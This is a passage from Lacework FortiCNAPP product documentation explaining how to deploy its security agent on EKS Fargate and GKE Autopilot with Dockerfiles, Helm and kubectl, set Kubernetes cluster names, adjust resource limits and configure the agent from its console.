        items:
        - key: config.json
          path: config.json
```

```
    - name: podinfo
      downwardAPI:
        items:
        - path: "labels"
          fieldRef:
             fieldPath: metadata.labels
        - path: "annotations"
          fieldRef:
             fieldPath: metadata.annotations
```

Example application with an embedded agent

Dockerfile

The agent is pulled from the sidecar container at build time using multistage builds.

```
FROM lacework/datacollector:latest-sidecar as laceworkagent
FROM ubuntu:18.04
COPY --from=laceworkagent /var/lib/lacework-backup /var/lib/lacework-backup
RUN apt-get update &amp;&amp; \
    apt-get install --no-install-recommends ca-certificates -y &amp;&amp; \
    apt-get clean &amp;&amp; \
    rm -rf \
    /var/lib/apt/lists/* \
    /tmp/* \
    /var/tmp/* \
    /usr/share/man \
    /usr/share/doc \
    /usr/share/doc-base

COPY your-app/ /your-app/
ENTRYPOINT ["/var/lib/lacework-backup/lacework-sidecar.sh"]
CMD ["/your-app/run.sh"]
```

After your application image is created and pushed to a container registry, you can deploy it to your EKS Fargate cluster using a pod specification as follows.

Pod specification file

When the agent is layered inside the application container, there is no init-container involved in the pod specification. For the container entrypoint and command, you can use the images defaults (as defined in the Dockerfile) or overwrite them in the pod specification file.

The `cfgmap` is the configuration map defined in Lacework Configuration Map.

```
apiVersion: v1
kind: Pod
metadata:
  namespace: fargate-ns
  name: crawler
  labels:
    name: "fargatecrawler"
spec:
  serviceAccountName: lwagent-sa
  shareProcessNamespace: true
  containers:
  - image: youraccount.dkr.ecr.us-east-1.amazonaws.com/testapps:latest
    imagePullPolicy: Always
    name: crawler-app
    ports:
      - containerPort: 8080
    resources:
      limits:
        memory: "1500Mi"
        cpu: "500m"
      requests:
        memory: "1Gi"
        cpu: "100m"
    volumeMounts:
    - name: cfgmap
      mountPath: /var/lib/lacework/config
    - name: podinfo
      mountPath: /etc/podinfo
    env:
    - name: LW_KUBERNETES_NODENAME
      valueFrom:
         fieldRef:
            apiVersion: v1
            fieldPath: spec.nodeName
    - name: LW_EXECUTION_ENV
      value: "EKS_FARGATE"
  - image: nginx
    imagePullPolicy: Always
    name: nginx
    ports:
      - containerPort: 80
  imagePullSecrets:
  - name: regcred
  volumes:
    - name: cfgmap
      configMap:
        name: lacework-config
        items:
        - key: config.json
          path: config.json
    - name: podinfo
      downwardAPI:
```

```
        items:
        - path: "labels"
          fieldRef:
             fieldPath: metadata.labels
        - path: "annotations"
          fieldRef:
             fieldPath: metadata.annotations
```

Limitations

The following are the limitations of deploying containers in Fargate for EKS:

- Fargate does not support Daemonsets.
- Fargate does not support privileged containers.
- Pods running on Fargate cannot specify HostPost or HostNetwork in the pod manifest.
- Pods cannot mount volumes from the host (hostpath is not supported).
- The Amazon EC2 instance metadata service (IMDS) isn't available to pods that are deployed to Fargate nodes.
- EKS Fargate does not allow a container to have SYS_PTRACE in their security context. This means the agent cannot examine processes in the proc filesystem that are not owned by root. This limitation does not apply to ECS Fargate.
- For EKS Fargate, adding the SYS_PTRACE to the security context makes the pod fail to come up.

  ```
  securityContext:
     capabilities:
       add:
       - SYS_PTRACE
  ```

  You'll see the following error in the pod description:

  ```
  Warning  FailedScheduling  unknown  fargate-scheduler  Pod not supported on Fargate: invalid
  SecurityContext fields: Capabilities added: SYS_PTRACE
  ```

- In Kubernetes, it is not possible to get the image creation time through the API server. The agent sets the image creation time to the start time of the container. Therefore, for EKS Fargate, the `Created Time` will not be accurate in the UI under *container/KubernetesDossier → Container Image Information*.
- When containers are sharing the process namespace, PID 1 is assigned to the pause container. An application or script that signals PID 1, or assumes that it is the ancestor of all processes, in its container might break. It is important to understand the security implications when sharing the process namespace. Secrets and passwords passed as environment variables are visible between containers. For more information, see Share Process Namespace between Containers in a Pod.

Troubleshooting the sidecar script

You can add the `LaceworkVerbose=true` environment variable to your task definition which will tail the datacollector debug log.

In most cases, errors typically occur because either the agent does not have outbound access to the internet OR there are SSL issues indicating your container does not have the `ca-certificates` bundle installed.

Install Linux Agent on GKE Autopilot

Overview

GKE Autopilot is a mode of operation in Google Kubernetes Engine (GKE) in which Google Cloud automatically manages your Kubernetes clusters.

Lacework's workload security provides visibility into all processes and applications within an organization's cloud environments such as runtime workload security, container vulnerability management, and automated anomaly and threat detection.

After you install the Lacework FortiCNAPP agent, Lacework FortiCNAPP scans hosts and streams select metadata to the Fortinet data warehouse to build a baseline of normal behavior, which is updated hourly. From this, Lacework FortiCNAPP can provide detailed in-context alerts for anomalous behavior by comparing each hour to the previous one. Anomaly detection uses machine learning to determine, for example, if a machine sends data to an unknown IP, or if a user logs in from an IP that has not been seen before.

You can use the following two methods to deploy the Lacework FortiCNAPP agent on GKE Autopilot clusters. These methods enable you to automatically deploy a Kubernetes Pod containing the agent onto every node in a cluster:

- Deploy Agent Using Helm
- Deploy Agent Using a DeamonSet Manifest

The agent does not support package vulnerability scanning on GKE Autopilot. See Package assessment support on page 1190.

Supported GKE Versions

The Lacework FortiCNAPP agent is supported with GKE Autopilot clusters running GKE version `1.25.8-gke.1000` or later.

Prerequisites

1. Install the following on your machine:
   - gcloud CLI
   - kubectl command-line tool
   - Helm
2. Lacework FortiCNAPP Linux agent version 6.2 or later to deploy the agent using a DeamonSet manifest.

3. Lacework FortiCNAPP Linux agent version 6.3 or later to deploy the agent using Helm.
4. A GKE Autopilot cluster running GKE version `1.25.8-gke.1000` or later.

Deploy Agent Using Helm

To deploy the agent using Helm on a GKE Autopilot cluster, do the following:

1. Add the Lacework FortiCNAPP Helm Charts repository:

```
helm repo add lacework https://lacework.github.io/helm-charts/
```

2. Define the following environment variables:
   - `LACEWORK_AGENT_TOKEN=agent_token`
   - `LACEWORK_SERVER_URL=server_url`
   - `CLUSTER_NAME=gke_cluster_name`
   - `KUBERNETES_ENVIRONMENT_NAME=env_name`

   In the environment variables, replace:
   - `agent_token` with an agent access token from your Lacework FortiCNAPP account. For more information, see Managing agent access tokens on page 792.

   GKE does not support specifying the agent access token as an existing secret using the instructions at Specifying an existing secret on page 893. Hence, you must use the `LACEWORK_AGENT_TOKEN` environment variable to specify the agent access token.

   - `server_url` with the agent server URL. For more information, see Specifying the agent server URL on page 961.
   - `gke_cluster_name` with the name of your GKE Autopilot cluster. For more information, see How Lacework FortiCNAPP derives the K8s cluster name on page 917.
   - `env_name` with a label for your Kubernetes environment. For example, `K8s_production`. The label you specify will be displayed as an `Env` tag in the Lacework FortiCNAPP Console. For more information, see Adding agent tags on page 964.
3. Install the Helm chart.

```
helm install --namespace lacework --create-namespace \
    --set resources.requests.cpu=100m \
    --set resources.requests.memory=512Mi \
    --set priorityClassCreate=true \
    --set laceworkConfig.accessToken=${LACEWORK_AGENT_TOKEN} \
    --set laceworkConfig.serverUrl=${LACEWORK_SERVER_URL} \
    --set laceworkConfig.kubernetesCluster=${CLUSTER_NAME} \
    --set laceworkConfig.env=${KUBERNETES_ENVIRONMENT_NAME} \
    --set image.overrideValue=lacework/datacollector:latest \
    --set cloudservice.gke.autopilot=true \
    lacework-agent lacework/lacework-agent
```

In the Helm installation:

- `resources.requests.cpu=100m` and `resources.requests.memory=512Mi` set the default CPU and memory requests for the agent container. We recommend that you do not change the default values.
- `priorityClassCreate=true` prevents the agent pod from being evicted by other pods.
- `image.overrideValue=lacework/datacollector:latest` ensures that the agent image is pulled from the correct source.
- `cloudservice.gke.autopilot=true` enables the agent to be installed on GKE Autopilot.

4. Verify that the agent pods are up and running.

```
kubectl get pods -n lacework -o wide
```

5. Verify that the agent is successfully communicating with the Lacework FortiCNAPP server.

```
kubectl logs POD_NAME -n lacework | grep 'Payload'
```

Where `POD_NAME` is the name of the agent POD.

After you deploy the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP Console under *Agents*. You can also view your cluster in the Lacework FortiCNAPP Console under *Workloads* > *Kubernetes*.

Deploy Agent Using a DeamonSet Manifest

To deploy the agent using a DeamonSet manifest on a GKE Autopilot cluster, do the following:

1. Download the Lacework GKE Autopilot manifest file (`lacework-gke-autopilot.yaml`) from https://updates.lacework.net/6.3.0.10546_2023-01-20_release-v6.3_45e38ac3c79bc24acc94eb76157c057e15437ce5/lacework-gke-autopilot.yaml.
2. Update the `lacework-gke-autopilot.yaml` file as required for your environment:
   a. Replace `LaceworkAccessToken` with an agent access token from your Lacework FortiCNAPP account. For more information, see Managing agent access tokens on page 792.
   b. Replace `LaceworkServerUrl` with the agent server URL. For more information, see Specifying the agent server URL on page 961.
   c. Replace `YOUR GKE CLUSTER NAME` with your GKE Autopilot cluster name.
   d. The config.json agent configuration file is embedded in the `config.json` section of the `lacework-gke-autopilot.yaml` file. Update the config.json section if required. For more information, see Configure Linux Agent Using Agent Configuration File on page 942.
   e. The default CPU, memory, and ephemeral storage requests for the agent container are set as shown below in the `lacework-gke-autopilot.yaml` file. We recommend that you do not change the default values.

```
resources:
    requests:
        cpu: 100m
```

```
        memory: 512Mi
        ephemeral-storage: 200Mi
```

3. Deploy the agent using the updated lacework-gke-autopilot.yaml file.

```
kubectl apply -f lacework-gke-autopilot.yaml
```

4. Verify that the agent pods are up and running.

```
kubectl get pods -n lacework -o wide
```

5. Verify that the agent is successfully communicating with the Lacework FortiCNAPP server.

```
kubectl logs POD_NAME -n lacework | grep 'Payload'
```


Where `POD_NAME` is the name of the agent POD.

6. If you update the `lacework-gke-autopilot.yaml` file after the agent is deployed, push the revised file to the cluster using the following command:

```
kubectl replace -f lacework-gke-autopilot.yaml -n lacework
```

How Lacework FortiCNAPP derives the K8s cluster name

When you deploy the Lacework FortiCNAPP agent in your Kubernetes (K8s) environment, the list of K8s clusters in which the agent is deployed displays in the Kubernetes Dashboard on page 614 in the Lacework FortiCNAPP console.



This topic describes how Lacework FortiCNAPP derives the K8s cluster name, what you can do if the cluster name does not appear in the Lacework FortiCNAPP console, and how you can modify the cluster name that appears in the Lacework FortiCNAPP console.

How Lacework FortiCNAPP derives the cluster name

Depending on your K8s environment and distribution, Lacework FortiCNAPP uses multiple methods to derive the cluster name.

1. If your K8s orchestrator supports machine tags, you can add a machine tag named `KubernetesCluster` for your cluster. Lacework FortiCNAPP can derive the cluster name from the machine tag. See Add KubernetesCluster Machine Tag.
2. The Lacework FortiCNAPP agent can also read the cluster name from its local config.json file if it is specified using the `KubernetesCluster` agent tag, as shown in the following example. For more information, see Set KubernetesCluster Agent Tag in config.json File.

```
{
    "tokens":{"AccessToken":"YourAgentAccessToken"},
    "serverurl":"LaceworkServerURL",
    "tags":{"Env":"k8s",KubernetesCluster":"prod.k8s.local"}
}
```

3. When using the Lacework Kubernetes Agent Terraform module, the Kubernetes cluster name can be set explicitly with the following variable in the `lacework_k8s_datacollector` module:

   ```
   lacework_cluster_name = "my-k8s-cluster"
   ```

   This should match the name defined in your cloud provider environment. For example, list your Amazon Elastic K8s Service (EKS) clusters to discover the relevant name.
4. If your K8s orchestrator does not have the `KubernetesCluster` machine tag and your config.json file does not have the `KubernetesCluster` agent tag, Lacework FortiCNAPP attempts to locate a key in the agent data set that resembles `k8s.io/cluster-autoscaler/newprod.k8s.local:true` to derive the cluster name. In this example, `newprod.k8s.local` is the cluster name.
5. If the machine tag, agent tag, or agent data set key is not available, the cluster name does not display in the Kubernetes Dashboard on page 614 in the Lacework FortiCNAPP console.

What should I do if a cluster does not display in the Lacework FortiCNAPP console?

A K8s cluster may not display in the K8s dashboard in the Lacework FortiCNAPP console if:

- The Lacework FortiCNAPP agent cannot read the cluster name in your K8s environment. See How Lacework derives the cluster name.
- The cluster was not active during the time window you selected in the K8s dashboard in the Lacework FortiCNAPP console.

If a cluster is active, you can do one of the following to display the cluster name in the Kubernetes dashboard:


- Add KubernetesCluster machine tag (recommended)
- Set KubernetesCluster agent tag in config.json file.
- Set the lacework_cluster_name variable in the Lacework Kubernetes agent Terraform module.

Add KubernetesCluster machine tag (recommended)

If your K8s orchestrator supports machine tags, do the following:

To add KubernetesCluster machine tag:

1. Add a machine tag named `KubernetesCluster` on your cluster and specify the cluster name as the tag value. For example, add the following tag on your EKS cluster using the instructions at Tagging Your Amazon EKS Resources.



2. Ensure that the Lacework FortiCNAPP agent has access to the tags in your K8s orchestrator.
   - To provide access to tags on AWS, see Configuring access to tags and metadata in AWS on page 795.
   - To provide access to labels on Google Cloud, see Configuring access to labels in Google Cloud on page 1037.
   - The agent can automatically access tags on Microsoft Azure. Hence, no special configuration is required for Microsoft Azure.

We recommend this method because it enables the agent to automatically obtain the cluster name from your K8s orchestrator.

Set KubernetesCluster Agent Tag in config.json File

You can set the `KubernetesCluster` agent tag in the `config.json` agent configuration file by doing any of the following. We recommend this method if you have built your own Kubernetes cluster rather than utilizing EKS, AKS, GKE, or similar orchestrator.

- If you use the Lacework FortiCNAPP Helm chart to deploy the agent, use the following option with the `helm install` or `helm upgrade` command:

```
--set laceworkConfig.kubernetesCluster=YourClusterName
```

```
helm --install --namespace lacework --create-namespace \
--set laceworkConfig.accessToken=LACEWORK_AGENT_TOKEN \
--set laceworkConfig.serverUrl=LACEWORK_SERVER_URL \
--set laceworkConfig.kubernetesCluster=YourClusterName \
lacework-agent lacework/lacework-agent
```

  For more information about using the Lacework FortiCNAPP Helm chart, see Installing using Helm on page 881.
- If you use the `lacework-cfg-k8s.yaml` configmap file to deploy the agent, do the following:
  a. Specify the cluster name using the `KubernetesCluster` tag in the `config.json` section of the `lacework-cfg-k8s.yaml` file as shown below:

```
apiVersion: v1
kind: ConfigMap
metadata:
    name: lacework-config
data:
    config.json: |
      {
        "tokens":{"AccessToken":"YourAgentAccessToken"},
```

```
        "serverurl":"LaceworkServerURL",
        "tags":{"Env":"k8s", "KubernetesCluster":"YourClusterName"}
      }
```

b. Push the updated lacework-cfg-k8s.yaml file to the cluster.

```
kubectl replace -f lacework-cfg-k8s.yaml -n lacework
```

For more information about using the lacework-cfg-k8s.yaml configmap file, see Deploying with a DaemonSet on page 897.

Set the lacework_cluster_name Variable in the Lacework Kubernetes Agent Terraform Module

When using the Lacework Kubernetes Agent Terraform module, the Kubernetes cluster name can be set explicitly with the following variable in the `lacework_k8s_datacollector` module:

```
lacework_cluster_name = "my-k8s-cluster"
```

The name should match the name defined in your cloud provider environment. For example, list your Amazon EKS clusters to discover the relevant cluster name.

How Can I Modify a Cluster Name in the Lacework FortiCNAPP Console

Lacework FortiCNAPP allows you to change the cluster name reported by the Lacework FortiCNAPP agent in the Kubernetes Dashboard on page 614 in the Lacework FortiCNAPP Console.

- If you use the Lacework FortiCNAPP Helm chart to deploy the agent, use the following option with the `helm install` or `helm upgrade` command:

  ```
  --set laceworkConfig.kubernetesCluster=YourClusterName
  ```

  For more information about using the Lacework FortiCNAPP Helm chart, see Installing using Helm on page 881.
- If you use the `lacework-cfg-k8s.yaml` configmap file to deploy the agent, do the following:
  a. Specify the cluster name using the `KubernetesCluster` tag in the `config.json` section of the lacework-cfg-k8s.yaml file as shown below:

  ```
  apiVersion: v1
  kind: ConfigMap
  metadata:
      name: lacework-config
  data:
      config.json: |
  ```

```
{
   "tokens":{"AccessToken":"YourAgentAccessToken"},
   "serverurl":"LaceworkServerURL",
   "tags":{"Env":"k8s", "KubernetesCluster":"YourClusterName"}
}
```

b. Push the updated `lacework-cfg-k8s.yaml` file to the cluster.

```
kubectl replace -f lacework-cfg-k8s.yaml -n lacework
```

For more information about using the `lacework-cfg-k8s.yaml` configmap file, see DaemonSet deployment using a configmap on page 897.

- If you use the Lacework Kubernetes Agent Terraform module, add the following variable to your `main.tf` file within the `lacework_k8s_datacollector` module:


```
module "lacework_k8s_datacollector" {
    ...
    # This should match the name defined in your cloud provider environment.
    lacework_cluster_name   = "my-k8s-cluster"
}
```

You would then need to re-run `terraform apply -refresh-only` to apply the change (check that your version of Terraform supports this command before running).

View Kubernetes Clusters or Node Types in Lacework FortiCNAPP Console

The filters in the Lacework FortiCNAPP Console show the list of Kubernetes clusters and namespaces active during the time window selected. If a Kubernetes cluster is selected, the list of namespaces is updated for that cluster and vice versa.

If you deployed Lacework FortiCNAPP agents into your Kubernetes environment and cannot view clusters or node types in the Lacework FortiCNAPP Console, the issue may be due to a lack of access to machine tags or the cluster may not be active during the time window selected.



.

To resolve this issue, provide access to your workload machine tags. See Configuring access to tags and metadata in AWS on page 795.

Change Agent Resource Installation Limits on Kubernetes Environments

This article discusses how to change the CPU/memory installation limits for Kubernetes-based environments where the Lacework FortiCNAPP agent is deployed as a daemonset (pod/container).

The default resource limits for Kubernetes-based environments with an agent are as follows:

```
requests:
  cpu: 200m
  memory: 512Mi

limits:
  cpu: 500m
  memory: 1450Mi
```

Follow these steps to add resource limit to the Lacework-provided daemonset deployment file (lacework-k8s.yaml):

1. Open the provided daemonset deployment file (lacework-k8s.yaml).
2. Add your desired resource limits as illustrated in the following example:

```
resources:
    limits:
      cpu: 600m
      memory: 1500Mi
```

Troubleshoot a Failed Linux Agent Installation

Once installed and running, the agent starts collecting and batching data. The data collected is periodically transmitted over an encrypted channel to Lacework FortiCNAPP servers for analysis. It may take up to 2 hours to construct a base graph and for the Lacework FortiCNAPP Console to populate. Lacework FortiCNAPP sends a notification to the email address used during registration to inform the user when results are first available in the Lacework FortiCNAPP Console.

If you have not received an email notification and machine data is not displayed two hours after agent installation, the agent may not be able to communicate with Lacework FortiCNAPP servers.

In this case, verify the following:

- Is the agent using a deactivated token, and invalid token, or none at all?
- Does the agent need to be configured to use a proxy, or has the proxy been misconfigured? See Proxies on page 784 for instructions on how to add a proxy.
- Is the Google Trust Services (GTS) Root R1 or Digicert Baltimore CyberTrust Root certificate in the root store? If not, the certificate needs to be added to the trusted root store. For more information, see Add a certificate on page 785.
- When running the Lacework FortiCNAPP agent in a Docker container, the hostname of machine in the Lacework FortiCNAPP Console is not the same as the hostname of the docker host. This is a limitation in Docker runtime which prevents running containers from getting notifications when the Docker host updates the hostname. See Docker limitation workaround on page 844 to correct this Docker issue.
- Do the agent log files indicate any other issue? For more information, see Viewing Linux agent logs on page 971.

Configuring the Linux agent

The following provide information about configuring the Linux agent:

- Configure Linux Agent Using the Lacework FortiCNAPP Console on page 926
- Configure Linux Agent Using Agent Configuration File on page 942
- Specifying the agent server URL on page 961
- Adding agent tags on page 964
- Run Agent as Non-Root User on page 966

Configure Linux Agent Using the Lacework FortiCNAPP Console

See the Agent Support documentation for information about operating system support and features available for each agent version.

Overview

You can configure the agent using the following options:

- From the Lacework FortiCNAPP Console.
- Using a `config.json` file on the host on which the agent is installed. For more information, see Configure Linux Agent Using Agent Configuration File on page 942.
- Using environment variables on the host on which the agent is installed. For more information, see Configure Linux Agent Using Environment Variables on page 959.

The agent access token is the only required setting for the agent. See Managing agent access tokens on page 792. All other settings are optional. You can specify the access token only in the config.json file or the `LaceworkAccessToken` environment variable. You cannot specify the access token from the Lacework FortiCNAPP Console.

Fortinet Inc. recommends configuring the agent from the Lacework FortiCNAPP Console because of the following reasons:

- You can quickly view, modify, or reset the configuration for all the agents that use a specific agent access token. You do not have to login to host machines to view or modify the configuration using the config.json file or the environment variables.
- Any new agent that you install using a specific agent access token will use the configuration for that token from the Lacework FortiCNAPP Console. You need not manually configure it using the config.json file or the environment variables.
- You can navigate to *Settings > Usage > Audit logs* to view the history of all agent configuration changes made in the Lacework FortiCNAPP Console. This helps you to know who modified the configuration and what was modified. For more information, see Audit logs on page 2360.

How Configuring the Agent from the Lacework FortiCNAPP Console Works

The Lacework FortiCNAPP agent uses an agent access token to communicate with the Lacework FortiCNAPP platform. When you create an agent access token, you select the Lacework FortiCNAPP license subscription associated with the token. See Managing agent access tokens on page 792. The license subscription you select for the token has a default agent configuration that will be applied to all the agents that use that token.

You can use the Lacework FortiCNAPP Console to view, modify, or reset the configuration for all agents that use a specific agent token. The changes you make in the configuration are automatically applied to all the agents that use that token. Any new agent that you install using that token will also use the same configuration from the Lacework FortiCNAPP Console.

If you have configured an agent using the config.json file or the environment variables, the agent will apply the settings in the following order:

1. The settings from the environment variables first. See Configure Linux Agent Using Environment Variables on page 959.
2. The settings from the config.json file next. See Configure Linux Agent Using Agent Configuration File on page 942.
3. The settings for the agent access token from the Lacework FortiCNAPP Console last.

For example, if you specify the memory limit as `750M` using the `LaceworkConfig` environment variable, `1024M` in the config.json file, and `1000M` in the Lacework FortiCNAPP Console, the agent will use the `750M` memory limit from the `LaceworkConfig` environment variable. However, if you specify a proxy server URL in the Lacework FortiCNAPP Console but do not specify it in the config.json file or the `LaceworkConfig` environment variable, the agent will use the proxy server URL from the Lacework FortiCNAPP Console.

View the Agent Configuration

To view the configuration:

1. Login to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Configuration* > *Agent Tokens*.
3. Click on the row for the token.
   The Access Token page appears.
4. Click the *Configure* tab to view the configuration.

Modify the Agent Configuration

To modify the configuration:

1. Login to the Lacework FortiCNAPP Console.
2. Go to *Settings > Configuration > Agent Tokens*.
3. Click on the row for the token.
   The Access Token page appears.
4. Click the *Configure* tab, then click the *Edit* icon .
5. Modify the configuration as required. For more information, see Agent Configuration Options.
6. Click *Save All*.

The updated configuration is applied to all the agents that use the token.

Reset the Agent Configuration

Every Lacework FortiCNAPP license subscription has a default agent configuration that enables the features supported by the license subscription.

To reset the configuration to the default for a license subscription:

1. Login to the Lacework FortiCNAPP Console.
2. Go to *Settings > Configuration > Agent Tokens*.
3. Click on the row for the token. The Access Token page appears.
4. Click the *Configure* tab, then click the *Edit* icon .
5. In the *Reset configuration* section, select the license subscription you want to associate with the token.
6. Click *Overwrite Config*.

The updated configuration is applied to all the agents that use the token.

Resetting the agent configuration will only reset the settings in the Lacework FortiCNAPP Console. It will not modify the `config.json` file or the `LaceworkAccessToken`, `LaceworkServerUrl`, and `LaceworkConfig` environment variables on the host on which the agent is installed.

Agent Configuration Options

This section describes all the agent configuration options available on the Access Token page.

Reset Configuration

Reset configuration to default for license subscription

Every Lacework FortiCNAPP license subscription has a default agent configuration that enables the features supported by the license subscription.

Select the Lacework FortiCNAPP license subscription you want to associate with the agent token and click *Overwrite Config* to reset the agent configuration with the default agent configuration for that license subscription.

The default configuration will be applied to all the agents that use that token.

To know the license subscriptions for your Lacework FortiCNAPP account, go to *Settings* > *License* in the Lacework FortiCNAPP Console.

Agent administration settings

CPU limit

Specify the maximum number of CPU units that the Lacework FortiCNAPP agent can use on a host. If the agent measures sustained CPU usage over the specified limit during a 4-minute window, the agent restarts. Note that if the CPU usage spikes quickly up and down, the agent does not restart.

- The number of connections made by the host determines the CPU impact of the Lacework FortiCNAPP agent on an individual system. However, for an average workload, Fortinet Inc. has observed 1-3% CPU usage for the agent.
- Lacework FortiCNAPP has guardrails to prevent the agent from consuming all the CPU on a host. A host is where the agent process is running, either as a Docker container or as part of a Kubernetes cluster, virtual machine, or standalone machine.
- You must install the agent only on the host on which containers are provisioned. Installing the agent on a host and also on any containers running on the host will result in increased memory and CPU usage proportional to the number of agents installed. This may cause significant resource usage on the host and degrade general system performance.

Specify the unit of CPU size as a suffix, as shown in the following example:

```
500m
```

In this example, the suffix `m` stands for millicpu.

The CPU limit also applies to container-based agent deployments. You can also do the following to set CPU limits for containers:

- For Docker container-based agent deployments, use the `--cpus` option for the `docker run` command. For more information, see Runtime Options with Memory, CPUs, and GPUs.
- For Kubernetes container-based agent deployments, use the Lacework FortiCNAPP Helm chart or a Kubernetes orchestration file to set CPU limits for containers. See Specifying CPU requests and limits on page 886 and Change Agent Resource Installation Limits on Kubernetes Environments on page 923.

Memory limit

Specify the maximum amount of memory that the Lacework FortiCNAPP agent can use on a host. If the agent measures sustained memory usage over the specified limit during a 4-minute window, the agent restarts. Note that if the memory usage spikes quickly up and down, the agent does not restart.

- Fortinet Inc. has observed an average of 250-300 MB of memory usage by the agent, but the memory usage can vary depending on the host workload, such as the number of network connections, running applications, running containers, and the amount of metadata processing.
- Fortinet Inc. has guardrails to prevent the agent from consuming an unlimited amount of memory on a host. A host is where the agent process is running, either as Docker container or as part of a Kubernetes cluster, virtual machine, or standalone machine.
- You must install the agent only on the host on which containers are provisioned. Installing the agent on a host and also on any containers running on the host will result in increased memory and CPU usage proportional to the number of agents installed. This may cause significant resource usage on the host and degrade general system performance.

Specify the unit of memory size as a suffix, as shown in the following example: `750M`

In this example, the suffix `M` stands for Megabytes.

Specify one of the following size units as a suffix:

- `m` or `M` for Megabytes.
- `g` or `G` for Gigabytes.

The memory limit also applies to container-based agent deployments. You can also do the following to set memory limits for containers:

- For Docker container-based agent deployments, use the `-m` option for the `docker run` command. For more information, see Runtime Options with Memory, CPUs, and GPUs.
- For Kubernetes container-based agent deployments, use the Lacework FortiCNAPP Helm chart or a Kubernetes orchestration file to set CPU limits for containers. See Specifying CPU requests and limits on page 886 and Change Agent Resource Installation Limits on Kubernetes Environments on page 923.

Agent server URL

